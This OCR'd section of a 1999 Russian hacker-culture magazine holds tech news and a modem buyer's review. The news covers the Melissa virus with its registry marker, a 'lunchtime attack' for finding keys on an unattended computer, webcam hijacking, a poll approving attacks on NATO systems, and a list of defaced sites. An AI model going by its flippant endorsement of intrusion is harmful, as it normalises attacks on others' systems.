Сети обреталось 158,5 млн. человек. Из них на США и Канаду приходится более половины — 88,33 млн., на Европу 36,55 млн. И где-то среди этих 36,5 лимонов 1,3 миллиона жителей Сети реально живущих в России. Согласно нашим, российским, переписям, скорость появления новых Сетян существенно снизилась, по сравнению с прошлым годом. Кто виноват, — а кто его знает. Ясно одно, что если дело и дальше так пойдет, то скоро большая часть жителей Сети будет жить не в Штатах или Европе, а в Китае.
Сейчас в сети 2 миллиона из более чем 1 миллиарда китайцев. И им есть куда расти. По данным опроса, проведенного тамошним агентством новостей Синьхуа, 71,2% китайцев, не пользующихся Internet в настоящее время, очень заинтересованы в подключении. Но и это еще не все. Большая часть от этой большей части будет... женского полу! По крайней мере в США Рубикон перейден. Там впервые зафиксировано соотношение женщины/мужчины — 50/50. И все прогнозы за то, что число мужчин будет еще больше сокращаться. Ведь всего 3 года назад американки составляли лишь 18% населения Сети. Вот так. — А.К.



Убей в себе Клинтона

На сайте hackzone.ru провели опрос: «Как бы вы отнеслись к предложению участвовать в атаке на информационные структуры NATO?» Большинство хакеров и ламеров готово отправиться в бой хоть сегодня (3685). Против — 443. Абсолютно пофигу — 475. НАТО — воздержалось. Правда, в последнее время слышны возмущенные крики агрессоров на то, что электронная почта заполнена пустыми сообщениями. Подобная фишка часто используется и против коммерческих американских компаний, где уже давно забыли как выглядит конверт или факс. Одно сплошное мыло. Отрубая доступ к мылу, вы фактически парализуете компанию. По признанию НАТО, сербские хакеры сломали несколько сайтов после начала военных действий в Югославии. Есть несколько удачных атак и у русских хакеров. Кстати, довольно гарная идея о причине войны в Югославии пришла Максиму Мошкову. Он предположил, что в «Томагавках» есть баги 2000 года и американцы предпочли от них по быстрому избавиться. Говорят, что такие баги есть и в наших ракетах... — И.П.

Девка Мелисса заразила весь Интернет

Верхнюю строчку хит-парада вирусов сейчас занимает Melissa. Попав на компьютер, эта милашка рассылает свой код по 50 адресам ваших друзей и знакомых. В результате оказалась парализованной почта многих компаний. Всеми любимый Майкрософт вынужден был вообще выключить почту на пару дней, дожидаясь, пока Билл Гейтс скачает терабайт сообщений. По некоторым сведениям, зараженные сообщения содержат информацию о порнографических сайтах, а в теле вируса присутствуют комментарии:

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <—> Word 2000 ... it's a new age!

После активации вирус создает запись в системном реестре (Registry) запись:
HKEY_CURRENT_USER\Software\Microsoft\Office\
«Melissa?» = «... by Kwyjibo»
и отключает установленную в пакете MS Office защиту от вызова неизвестных макрокоманд. Заражение происходит только в момент открытия документа Word с помощью Word 97 или бета-вер-

сии Word 2000. Меры борьбы с вирусом таковы. Во-первых, предохраняться и тщательно проверять все пришедшие по почте документы. Затем, — можно сделать ту самую запись в реестре, что делает вирус и понадеяться, что он, в случае чего, решит, что уже здесь есть и запускаться не станет. Может быть. Но самый лучший способ, — это довериться д-ру Касперу или д-ру Web'у.
Но даром это автору вируса не прошло. Дэвид Смит был арестован в доме своего брата в окрестностях Итонтауна. Ему предъявлено несколько обвинений, в том числе в нарушении работы общедоступных средств связи, в преступном сговоре для совершения преступления, в попытке совершения этого преступления и еще куче других преступлений, включая занятия сексом в общественных местах. Максимальное наказание по всем эти обвинениям в сумме — 40 лет тюрьмы и 480 тыс. долларов штрафа. Смит работает программистом и ФБР выследило его с помощью специалистов America Online. Публичная порка намечена на май. Но слава Дэвида не давала покоя другим вирмейкерам и вслед за оригинальной Мелиссой появилась модификация вируса для электронной таблицы Exel97 — Macro.Excel97.Papa и полиморфная версия вируса — Polissa. Так что все еще может быть.
Ну а 26 апреля на тысячах компьютерах всего мира сработал вирус «Чернобыль». Очень злая вещица, стирающая всю инфу с винта и портящая FAT. После этого зверства, винт можно восстановить только низким форматом. Я говорю винт, а не информацию на нем. — И.П., А.К.

Free Kevin!

Самый известный хакер все времен и народов, Кевин Митник скоро выйдет на свободу. По крайней мере, известно, что Кевин заключил с властями некое соглашение, согласно которому он может примерно через год выйти на свободу. После этого, ему еще 3 года будет запрещено в любой форме пользоваться ПК.
Адвокат Кевина полагает, что это соглашение будет одобрено судом и положит конец многолетнему судебному разбирательству против самого известного киберпреступника всех времен и народов.
Обе стороны к всеобщему удовольствию пошли на мировую т.к. Кевину кажется надоело парится на нарах, а следствие решило, что он, типа, свое уже почти отсидел. Так что ждем-с. А пока, ушлый Голливуд собирается снимать фильм «TAKEDOWN», о том, как Кевин хулиганил и как его ловил японец Шимомура.
В этом номере X, на стр. 48 можно прочитать специальную статью, посвященную Кевину Митнику. — А.К.

Увеличиваем размер

После выхода долгожданного Palm V многие пользователи были разочарованы, узнав, что объем памяти в нем не увеличился. Делу помог японский хакер Тошио Кашиваги, давший простой и доступный рецепт по наращиванию объема памяти до 8 Мб. Кашиваги использовал фен для волос в режиме пониженного нагрева, чтобы аккуратно выплавить герметик, соединяющий половинки корпуса. А после запайки нового кристалла ОЗУ склеил их клеем типа «Момент». Этот способ так впечатлил фирму Electronic Fast Integration Group, что она взялась делать такую модернизацию за 150 долларов. Только возникла одна проблема — «Момента» нету :) — И.П.

Неслучайный поиск

Что делать, если вы получили вожделенный физический доступ к компьютеру врага или конкурента? Появился новый вид атаки, позволяющий получить пароли, лежащие в каких-то зашифрованных файлах. Она получила название lunchtime attack, то есть нападение во время обеденного перерыва, когда компьютер ненадолго остается без присмотра. При этом необходимо знать какой именно алгоритм использовался для шифровки (метод работает для любого алгоритма с открытым ключом). За основу берутся исходный и зашифрованный текст (получаемый из исходного с помощью открытого ключа), а затем перебором найти подстроку с ключом. Можно снизить область поиска ключа на диске с помощью анализа случайности расположения информации. Чем случайнее она расположена в каком-то месте, тем выше вероятность того, что это и есть ключ, который всегда выбирается «случайно». Поэтому для защиты предлагается повышать случайность размещения информации на диске и снижения случайности ключа. Вполне очевидно, что появятся троянские вирусы, втихую просматривающие диск на наличие ключей. — И.П.


Вирус для Pentium III

Известно, что в этом процессоре появились идентификационные номера, наделавшие много шума. Какие-то компании их по умолчанию отключали, какие-то включа-

ли, а компания Zero-Knowledge Systems выпустила ActiveX-программу, подменяющую порядковый номер процессора прежде, чем утилита Intel успевает сработать. Это привело к появлению вирусов, хаотично меняющих номера процессора и приводящих, в конечном итоге, к глобальному сбою. Symantec тут же встроила защиту в антивирус, а сетевая общественность лишний раз сказала Intel спасибо. — И.П.

Больше MP3!

X уже писал о специальных mp3-искалках. Однако это еще не все новости с злачных полей mp3. Сначала — хорошие новости. Помимо мощного поискового механизма (mp3.lycos.com), сделанного на основе поисковика Lycos (www.lycos.com) теперь для страждущих есть аналогичный механизм, но уже от Altavist'ы (www.altavista.com). С первой страницы сервера доступен сервис, названный «AV Photo & Media Finder». Похоже, такое мудреное название дано просто для отмазки, т.к. основное назначение поисковика — это mp3. Но выглядит все как невинная забава для поиска фоток и прочей медии. По собственным оценкам Альтависты в ее базе уже сосредоточена информация о более чем 17 миллионах различных мультимедиа-файлов.
Примечательно еще и то, что хоть сервер «заточен» под mp3'шки, через него можно искать файлы и других форматов — RealAudio, WAV, AU; плюс видео-файлы форматов — RealVideo, QuickTime, MPEG AVI и др.
Но есть и плохие новости. Из-за своей mp3'шной искалки возникли проблемы у Lycos. Международная федерация индустрии грамзаписи (IFPI) (с штаб-квартирой в Лондоне) сообщила о том, что ее американское отделение может подать в суд на Lycos. Аргументируется это тем, что сервис Lycos позволяет скачивать не лицензионные копии песен исполнителей, которые находятся под «кры-



шей» IFPI. Но пока суд да дело, жадная IFPI уже возбудила иск против норвежского партнера Lycos, компании FAST Search & Transfer ASA у которой и был лицензирован механизм поиска. Вот вам и mp3. Самое обидное в этом, что в своей жадности эта IFPI по закону права. — А.К.

Подсматривающая мобила

Мобилы — хорошее средство для отслеживания местоположения интересующего объекта. Естественно, человек должен находится в пределах досягаемости передающих/принимающих устройств мобильной связи. Точность определения местоположения — около сотни метров. Швейцарская компания Swisscom даже по приколу записала перемещения миллиона мобильных телефонов за полгода. При этом совершенно точно видно, кто с кем встречался и сколько времени продлилась встреча. Для того, чтобы засечь местоположение, не нужно, чтобы абонент говорил по телефону, так как телефонная трубка регулярно посылает в сеть сигнал доступности. Естественно, швейцарские эфэсбешники зашлись в диком экстазе, когда пронюхали про эту фичу. Компания готова предоставлять эту информацию по постановлению судьи. Но в отличие от России, в Швейцарии можно получить сотовый телефон без всяких регистраций и заплатив наличными. В этом случае вашу личность будет установить сложнее. — И.П.

Выключите камеру!!!

В Пентагоне в очередной раз прошла демонстрация возможностей хакеров на фоне всеобщего разгильдяйства в этом военном ведомстве. Во время шоу было продемонстрировано, как хакер может включить подсоединенную к компьютеру камеру или микрофон. Хакер мог записать разговор, идущий в комнате или даже снять видео. Главное, для этого не требуется много ума, так как утилитки для этого лежат в Интернете. Кроме того, было продемонстрировано как с помощью абсолютно тупых кракерских программ было взломано три пароля из десяти. Как обычно, пентагоновцы получили по шапке (они уже привычные). Итак, ребята, прежде чем идти в постель, не забудьте отсоединить камеру и помните о лаврах «человека, похожего на Скуратова». Вы дотумкали?! Мужик просто не вырубил камеру у себя дома! — И.П.

Хакнутые русские сайты в этом месяце:

http://www.inteltec.ru
http://dials.relis.ru
http://www.sotel.ru/
http://icq.land.ru/
http://www.nirvana.ru/
http://navigator.bionika.ru/
— И.П.

Андрей Князев, Иван Перверзнев


В мире звуков новые лица

ESS тут недавно расшумелась... Ну в смысле не карточки ее шумят, а сама фирма, потому что выпустила новую маленькую микросхемку с ножками по названием Canyon3D. На общем фоне (по сравнению с Vortex и Ensonic) чип выглядит бодрым середнячком, имея примерно те же характеристики и возможности, но шуму было порядочно — типа они не звуковой чип сделали, а какой-то световой. Ну да ладно, игровая общественность быстренько выведет их на чистую воду, вот тогда посмотрим у кого чипы лучше.
В компанию производителей звуковых чипов пытается пролезть традиционный «видюшник» Cirrus Logic, выпустив на рынок CS4281 по цене всего $4 за штуку. Малобюджетка, конечно, но все равно неплохо: сэмплы от 8 Гц до 48 Кгц, полный 3D, поддержка до восьми источников звука. Осталось дождаться, когда ESS будет делать видео.

Мыши озверели

А вот Logitec выпустил две новые мышки, вернее одну выпустила, а вторую анонсировала (это теперь такое модное слово, типа «ждем-с»). Первая мышь стоит просто чудовищных денег — $40 (блин, я свою летом за двадцать рублей купил вместе с ковром — и до сих пор счастлив), и за это мы типа получаем очень быструю мышь, которая рапортует о своем положении не 40, а целых 120 или даже 200 раз в секунду (для USB или PS/2). И все. И игрушка в придачу. Вот такая у нас мышь, пацаны. Но это фигня, потому что вторая мышь будет с отдачей. Это если в тебя попали, то мышь изпод руки выскакивает и прячется в норку (шутка). Называться это будет WingMan Force-feedback mouse, а стоить около $150.

Дело MP3 живет и процветает



Creative Labs анонсировала свой портативный MP3-проигрыватель Nomad, который по замыслу компании должен составить конкуренцию суперхиту сезона Diamond Rio. По характеристикам, Nomad должен уделать Rio просто сразу: запись с микрофона, FM-тюнер, 64 Мб памяти и все за $249 (за 32 Мб — всего $170). Но эти друзья-враги скоро получат серьезный пинок от корейцев: Samsung и LG выпускают свои модели MP3 плееров. Фенька от Samsung — практически копия Nomad, а LG делает модель даже с кассетами, причем по цене ниже $200. Учитывая производственные мощности корейцев, я бы на месте американцев хоть чуть-чуть, да напрягся.



Мерзнем, но живем

Холодильник №1, компания KryoTech, объявила о начале продаж системы, основанной на процессоре AMD K6-2 475, разогнанного до 600 Мгц. Для этого им приходится охлаждать несчастный процессор до -40 градусов! Ну прямо насилие какое-то, честное слово. Вот что у AMD плохо, так это проблемы с производством и хреновый разгон. Какие-то жалкие +125 Мгц, а уже приходится применять такие драконовские меры. Не то что Celeron: от 300 до 500 скачет как подстреленный, и хоть бы что! Но зато 3Dnow! у него нет.

Intel пока молчит

Пока он неохотно расстается с информацией. На сайте Тайваньской компании JoyTech появились спецификации нового интеловского чипа «для бедных» — Intel 752. На смену семьсот сороковому чипу, только начинающему набирать обороты в посткризисной России, идет вот такая фитюлька:
8/16 Мб памяти SGRAM/SDRAM на борту, работающей на частоте до 133 Мгц
Разрешение до 1600x1200 в hiColor с частотой 85 Гц
24-битный RAMDAC на 250 Мгц
3 миллиона треугольников в секунду
100 миллионов пикселов в секунду
16-битный Z-буфер
Атмосферные эффекты, тени и т.д.
Так же обещается софтверный DVD-проигрыватель на 30 кадров в секунду. Для какого процессора верна эта цифра, правда не сообщается. В общем, в очередной раз эдакий пони получился. Но и это неплохо — сейчас куча народу гоняется даже за i740: им лишь бы дешевле.

Официально заявляю, для невеж:

Март, как предцебитовский месяц, был весьма богат новинками. Перед этим европейским экзибишином множество производителей анонсировали свои разработки, чтобы на выставке шоу-команды оттянулись на всю катушку. Начать представление, пожалуй, стоит с Riva TNT 2, чей приход долго ждали все, все щупали и облизывали разные демо и недемо версии, но официально о выходе этого блокбастера было объявлено только 16 марта. Поскольку никакой сенсации это событие не представляло, объявление было пустой формальностью: в этот же день куча производителей объявили о выходе своих карточек на новом чипе. Конечно, сначала цена будет несколько зашкаливать — не меньше $200 за карточку, но потом должна пойти вниз.

Голубой вирус...

Вот и больших голубых появился вирус. Я вообще то о Big Blue, aka IBM, а ты о чем подумал? :) В общем этим бедолагам катастрофически не везет! То за взятки поймают какого-нибудь менеджера, то убытки у них от продажи PC чуть ли не больше, чем весь российский бюджет, так вот еще напасть: в торговую сеть ушли машины серии Aptiva, зараженные вирусом CIH. По сообщению компании, модели с номерами 240, 301, 520 и 580, выпущенные между 5 и 17 марта и продающиеся в США, имеют вирус в качестве стандартного ПО (ну разумеется, там еще куча всего стоит, но вместе с вирусом). Как он попал в такую контору, неизвестно. Наверное, уволят теперь какого-нибудь сторожа, и дело с концом. Все равно убыточные у них эти писишки...
Несмотря на эти проблемы, IBM объявила о использовании нового процессора от AMD — K6-2 475 — в этих самых Аптивах. Этот камень хоть и не догнал по частоте Pentium III-500, зато обошел самый быстрый второй пень, который, как известно, имеет только 450.

Чипы расползаются

Компания VideoLogic на цебите демонстрировала карточку Neon250, сделанную на новом чипе PowerVR 250. Особенно страшного ничего нет, даже AGP 4X нет, и RAMDAC всего 250 Мгц, единственное, на чем он может выехать, так это за счет фирменного рендеринга, когда части сцены, закрытые другими объектами, не просчитываются. Говорят, в июне начнут продавать. Хотят требовать $200, но к июню с такими ценами их просто закидают помидорами.
Nvidia официально объявила о Vanta 3D — причем уже после того, как некоторые производители анонсировали свои карточки на нем. За «свято место» дешевых ускорителей идет отчаянная борьба между Nvidia, Intel и S3. У Vanta 3D есть одно маленькое преимущество — некоторые фишки, позаимствованные из TNT2, плюс совместимость с ней по драйверам.
Да, что касается следующего чипа — nv10, то здесь nVidia решила переплюнуть просто всех. Ожидается, что nv10 помимо просто рендеринга будет еще и сам двигать и менять 3D-объекты. Таким образом, процессору не надо будет утомительно рассчитывать координаты вершин, а надо будет просто скомандовать: «монстр, туда! Пуля, туда же!», а всем остальным займется 3D-ускоритель. Соответственно, останется больше времени на искусственный интеллект, что означает, что монстры должны стать умнее (ну это конечно от программеров зависит, но у них хоть руки будут свободны).

Сиди, пиши...



Иначе, как развлечением (по крайней мере для нас, бедных), трудно назвать новые инициативы Sony по выпуску очередных моделей дисководов CD-RW. Spressa, новое изделие от Sony, поставляется в двух вариантах — с интерфейсами USB и i.LINK (вроде как FireWire, только какая-то собственная модификация). i.Link хоть и дороже — $499, но зато читает со скоростью 24х, в отличие от USB ($399), который читает всего-навсего с шестикратной скоростью. Пишут на CD-R оба со скоростью 4х, на CD-RW i.LINK пишет в два раза быстрее, чем USB — 4х. Вот только непонятно, кто будет пользоваться такой вещью, как CD-RW — по прогнозам аналитиков, диски этого формата будут иметь незначительную долю рынка.
А вот Toshiba анонсировала шестискоростной DVD-ROM дисковод всего за $150. Читает DVD со скоростью 8 Мб/с, а обычные диски — на 32х. Скорость доступа уже похожа на винчестерскую: 110 мс. Это чуть-чуть реальнее, чем Sony. По крайней мере сегодня.
Что же касается обычных CD-ROM'ов, то несмотря на то, что сейчас повышение скорости иначе как маразмом уже не выглядит, тайваньцы продолжают заниматься этим странным занятием. Aopen скоро начнет продавать пятидесятишестискоросной сидюк (такие вещи мы пишем буквами, чтобы сильнее впечатляло :)). Ну и на хрена такие скорости? В эту же компанию попали Asus с BTC — летом и у них ожидаются эти монстры. Предлагаю новый вирус: на полном ходу выдвигается лоток с диском и тот с большой скоростью отрезает юзеру башку. А ну как эпидемия? Вот веселье-то будет!

Бриллиантовые новости

Компания Diamond Multimedia объявила, что все ее видеокарты теперь будут поставляться с утилитой InControl Tools '99, которая позволяет юзерам конфигурить свою карту как бог на душу положит, наблюдая все изменения в демонстрационном окне. Можно переключаться между OpenGL и Direct3D, настраивать анти-алиасинг (сглаживание по-нашему), размеры памяти под текстуры и т.д. Это как бы должно всех обрадовать. Ну и еще — так, мелочь, пустячок. Diamond официально анонсировала Stealth II S540 на чипе Savage4 и Viper V770 на Riva TNT-2. Обе, естественно, будут поставляться с InControl '99.
Но это все фигня, потому что самое крутое, что скоро появится — это плата от того же Diamond'а на базе чипа Glaze3D под названием Razor. Этот чип придумала финская команда BitBoys, которая около года назад заикалась о чем-то очень крутом. Зря заикались — могли кричать громче, потому что Glaze3D действительно очень круто. Хотя бы 800 млн текселов в секунду и 12 млн треугольников за то же время не делает сейчас никто, кроме Glaze, а если добавить сюда аппаратный рендеринг световых источников, два RAMDAC по 300 Мгц и поддержку параллельной работы двух плат, то даже Riva NV10 может отдыхать уже сегодня.

Потрудились, и разогнали



Многие любят попинать матроксов за кривые драйвера и «неиграбельность» чипсета, однако люди все-таки работают, и за это им спасибо. Одновременно с объявлением TNT2 вышел Matrox G400, однако в продаже он появится к лету. Судя по техническим характеристикам, может получиться неплохо: технология 0.25 мкм, AGP 4X, памяти 32 (ну и разрешение до 2056*1536 в труколоре), RAMDAC на 300 Мгц и скорость рендеринга больше 5 млн треугольников в секунду. Скриншоты выглядят неплохо, но пока что эта штука еще не была в суровых руках тестеров. Немного поднапрягшись, канадцы выпустили еще и G400 MAX, который на частоте 360 Мгц выдает еще больше пикселов в секунду. Но в отличие от той же nVidia матроксы будут делать карты сами, на основании чего можно сразу сказать, что карточек на TNT2 будет ГОРАЗДО больше. Так что поглядим позже...

Канадское засилье

Очередная новость из Канады: ATI выпустила Rage 128 PRO GL и Rage 128 PRO VR. Компания позиционирует (вот словечко то!) два новых чипа соответственно для рабочих станций и домашних машин. По сравнению с просто Rage 128, новые микросхемы должны быть на 50% быстрее — естественно, за счет разгона. При цене в $42 и $32 (в партиях от 10000 штук) поставки начнутся в июле.

Динамит будет отгружаться уже скоро

Hercules, давно вышедший из компании законодателей мод, тем не менее пытается объявлять какие-то стандарты. Ну хотя бы для себя любимого. Новый их стандарт называется «Triple 32 Standard», и заключается в следующем: 32-х битный рендеринг, 32-х битный Z-буфер и 32 Мб видеопамяти на борту. Стоит ли говорить о том, что их новая видеокарта — Dynamite TNT/2 — полностью поддерживает этот стандарт. Стоит всего-навсего $169, а поставляться будет уже в начале мая.

Медали! Кому медали!

Цебит, как и всякая другая порядочная выставка, не обходится без лауреатов — ну, типа лучший колхозник или там «суперсвиноматка» на ВДНХ. В этом году лауреатами стали много фирм и изделий, но среди всяких суперноутбуков, нам недоступных, или распрекраснейших принтеров, отпечатки с которых стоят дороже, чем обычные фотографии, хотелось бы отметить две вещи: видеокарту ASUS V3400 на чипе TNT, и две материнские платы — FIC PA-2013 с разъемом Super7, и Abit ZM6 под Socket 370. Насчет последней, кстати, объявлен конкурс — подробности см. на iXBT.

Они лежат и бредят: «Ну что же он не едет...»

Он — это AMD K7. В Ганновере он был, всем себя показал, но производство пока стоит, так что все ждем и ждем. Вот и PIII вышел, а AMD все нет и нет. Это у них, знаете, проблемы с производством. Но пока даже виртуальные позиции у K7 достаточно прочны: и BIOS их поддерживать будет, и чипсеты народ делать собирается, вот только нет самих камней. А выставка... ну что, к выставке можно и сами знаете что сломать. Так что смотрите и облизывайтесь...

Эйнштейн не верил в квантум...

Вообще-то не в квантум, а в кванты, но суть дела не меняет — Quantum'а тогда ведь тоже не было. А повод вспомнить про quantum есть: очередной винт испекли инженеры этой замечательной компании. Да винт не простой, а UltraATA/66, да еще и емкостью 20,4 ГБ. Стоит — смешно сказать, чуть больше $200, но это понятно за счет чего: скорость вращения всего 5400 об/мин. Ну и ничего, нормально, за такие деньги это как раз то, что надо.

Боевое скрещение

О своих совместных планах поделились компании S3 и VIA. Ожидается, что скоро выйдет новый чипсет на основе VIA Apollo Pro, включающий в себя ускоритель Savage4. Это будет чертовски дешевое решение, да и не надо будет морочить голову с разъемами — AGP, PCI, черт ногу сломит... Если им удастся опередить Intel с его планами насчет i820, то тогда это будет двойная победа: по характеристикам этот симбиоз намного круче. 133 Мгц шина и Savage4 против I752 — ну какое тут может быть сравнение?

И звук, и модем

Вот и Aueral разродился - новый чип Vortex AU8810 был анонсирован в марте. Это событие интересно прежде всего тем, что новый чип будет поддерживать спецификацию PC'99, а значит и AMR - архитектуру объединения всяких сигнальных процессоров типа модемов, звуковых и сетевых карт на отдельной плате, которая будет заниматься всем этим сигнальным хозяйством не загружая кучу слотов компьютера. Казалось бы, чего проще - для модема и звуковой карты нужны в принципе одни и те же процессоры, но для того, чтобы объединить их, пришлось ждать PC'99...


Новости подготовил
Сергей Долгов

Подключайся!

Dunkan McLaud (i_am_invisible@hotmail.com)

В наши дни, комп без модема — это как неполноценный мужчина (или женщина). Ну в самом деле, подумай, что тебе может предложить компьютер без выхода в Интернет? Удовольствие от игры? Может быть, но ненадолго. Скромные радости умных с виду табличек Excel?
Одним словом, если ты все еще прозябаешь без модема и не хочешь до конца своих дней довольствоваться раскладыванием Solitaire, то пришло время копить деньги и ползти в магазин.
Для начала скажу что модем — это страшный девайс, с вот таким вот официальным толкованием:
Модем — (модулятор-демодулятор) это устройство для передачи информации на большие расстояния, недоступные локальным сетям, с использованием выделенных или коммутируемых телефонных линий. Существуют внешние и внутренние модели.
Помнишь ли ты те недалёкие и беззаботные времена, когда модем со скоростью 9600 был чем-то таким светлым, далёким... и что самое смешное — фантастическим. Но теперь сладкое время прошло. Теперь к модемам предъявляются всё более суровые требования. Далеко позади остались скорости в 9600, 14400, 33600... Теперь покупать модем со скоростью, менее 56K и протоколом V90 более чем нецелесообразно. Возможно не за горами то счастливое будущее, когда каждый будет иметь доступ в Интернет через собственное кабельное, спутниковое, DSL или иное супер-мега-турбо-дизель соединение с пропускной способностью более 1Мбит/с. Ну а пока модемы всё-таки являются неотъемлемой частью нашего быта.
На сегодняшний день, на Российском рынке представлены все основные производители модемов: это Qompaq, Accorp, ActionTec, Boca, Creative, Diamond и многие другие, включая всеми горячо любимые Юсеры (USRobotics). Цены на эти устройства колеблются в среднем от 50$ до 250$.
Как видишь, есть из чего выбрать и неопытному пользователю очень легко запутаться. Можно конечно не задумываясь купить USR Courier56K V.Evr. по совету лучшего друга (а именно эту модель посоветует не менее 80% процентов юзеров). Вообще у меня в последнее время складывается впечатление, что Курьер становится нашим национальным модемом: мол и скорость высокая, и к российским линиям приспособлен и дизайн у него классный, и лампочек много и т.д. Чего мне только не пришлось выслушать о нём в процессе написания этой статьи. :) Хорош-то он действительно хорош. Здесь крыть, как говорится, нечем (об этом чуть позже), но его цена (в районе 210$) говорит отнюдь не в его пользу.
Итак, раз речь зашла о Юсерах, давай с них и начнем.

3COM USRobotics 56K Internal Faxmodem (средняя цена 120$) и USRCourier V.Everything (средняя цена 200$)





Эти модели представляют собой последние разработки фирмы, направленные на пользователей домашних ПК. Обе модели сделаны на чипсете 3COM. USR 56K выполнен в виде ISA-платы, соответствует стандарту PNP, но позволяет, при желании, в ручную, с помощью перемычек (Jumpers) выставить нужное прерывание. То же действительно и для Курьера, но у него кроме этого есть ряд DIP-переключателей, с помощью которых доступен целый ряд опций: это и контроль за потоком данных, и автоответчик, и аппаратное обнаружение несущей и т.д.
Эти девайсы показали очень хорошие результаты на Российских линиях. Секрет этого успеха в том, что они относится к семейству модемов, зондирующих линию перед установкой соединения и выбирающих набор наиболее качественных сигналов, что позволяет им успешно передавать информацию со скоростью, превышающей быстродействие ряда других модемов. Устройство такого типа сначала определяет возможность использования протокола V90, а затем подбирает нужный режим передачи данных. Этот процесс слышен на этапе установления соединения характерными шумами в динамике.
Но Курьер на порядок дороже. Почему? А потому, что предусматривает ряд средств обеспечения безопасности, возможность дистанционного управления рядом функций. Наконец его встроенный процессор сигналов намного мощнее аналогов, что соответственно повышает производительность при плохом качестве линии связи. При тестировании, Курьер удерживал соединение даже на самых паршивых телефонных линиях, но эта «прелесть» и стоит соответственно. Ещё одной приятной особенностью этих модемов является то, что фирма 3COM предоставляет гарантию на эти устройства на весь период эксплуатации. Одним словом, если вам не жалко лишние 100$, то это модем для вас. На мой взгляд, для отечественных линий модема лучше нет. Прекрасная производительность и устойчивость на линии делают этот модем наиболее популярным в нашей стране. Но я считаю, что пальма первенства в номинации «цена/качество» Курьеру принадлежать не должна. Он действительно очень хорош, но как говорится «не одним Курьером жив человек». Есть и более дешёвые и не на много менее производительные модели. Даже глядя на два вышеприведённых девайса, можно сделать выводы.

Boca TidalWave 56K External Speakerphone Modem (средняя цена 120$)



Не смотря на свою относительную недороговизну, TidalWave56K является превосходным модемом равно как для использования ресурсов мировой паутины, так и для обмена голосовой почтой и факсимильными сообщениями. В комплекте с модемом поставляются микрофон и специальный шнур для подключения к входу звукового сигнала. Примечательной особенностью этого модема является то, что в комплект входит также пакет программ Modem Teamer, который позволяет объединять два 56K модема в одно соединение, при наличии двух телефонных линий конечно. При тестировании он стабильно держал линию, а при пересылке файлов показал отличную производительность. Этот модем я бы посоветовал людям, которые хотят использовать компьютер как факс и для звуковой почты.


Diamond SupraExpress56I (средняя цена 99$)



Этот модем удачно сочетает в себе высокую производительность, средства голосовой почты, громкоговорящего телефона, факса и, что немаловажно — доступную цену. В нем реализована


технология Shotgun, позволяющая объединить два модема в одно соединение. Средствами прилагаемого программного обеспечения реализуется протокол Multilink PPP; кроме того, возможно включение режима, при котором второй модем включается только в случае необходимости (насыщенности трафика). Но главное, что второй модем может и не относиться к семейству Supra. Он может быть любой фирмы и скорости. Проблемы лишь в том, что в России квартиры с наличием двух телефонных линий — большая редкость, а следовательно, технология Shotgun навряд ли заинтересует обычных пользователей. Тем не менее, Diamond является очень «шустрым» модемом, близким по возможностям к изделиям фирмы Boca, но превосходящем их по производительности и более дешёвым. Всё это в совокупности даёт повод полагать, что это прекрасный выбор для дома.

Zoom 56k DualMode Faxmodem. (средняя цена около 100$)



На сегодняшний день, модемы Zoom выделяются среди огромного числа конкурентов не только прекрасными функциональными возможностями и прекрасной документацией для начинающих пользователей, но и средствами реализации протокола V80. Использование этого протокола позволяет проводить видеоконференции по коммутируемому каналу. Модем фирмы Zoom показал высокую производительность и надёжность. Это объясняется тем, что при установлении связи, модем улавливает разницу между протоколами V90 и K56Flex и переходит в нужный режим, обеспечивая тем самым стабильность связи. На мой взгляд, модемы серии Zoom прекрасный выбор, особенно для тех, кого интересует проведение видеоконференций. Что касается поведения на российской линии, то меня этот девайс этим не очень порадовал (среди тестируемых модемов он был в этом отношении самым слабым), НО показал очень высокую производительность. Если у тебя цифровая АТС и ты покупаешь Интернет у компании типа Demos, то это твой модем. А вообще, если ты простой смертный и АТС у тебя самая обыкновенная, то я бы советовал приобрести устройство, более надёжно работающее на наших линиях, такое, как Diamond SupraExpress например.

AVAKS 5614RE+



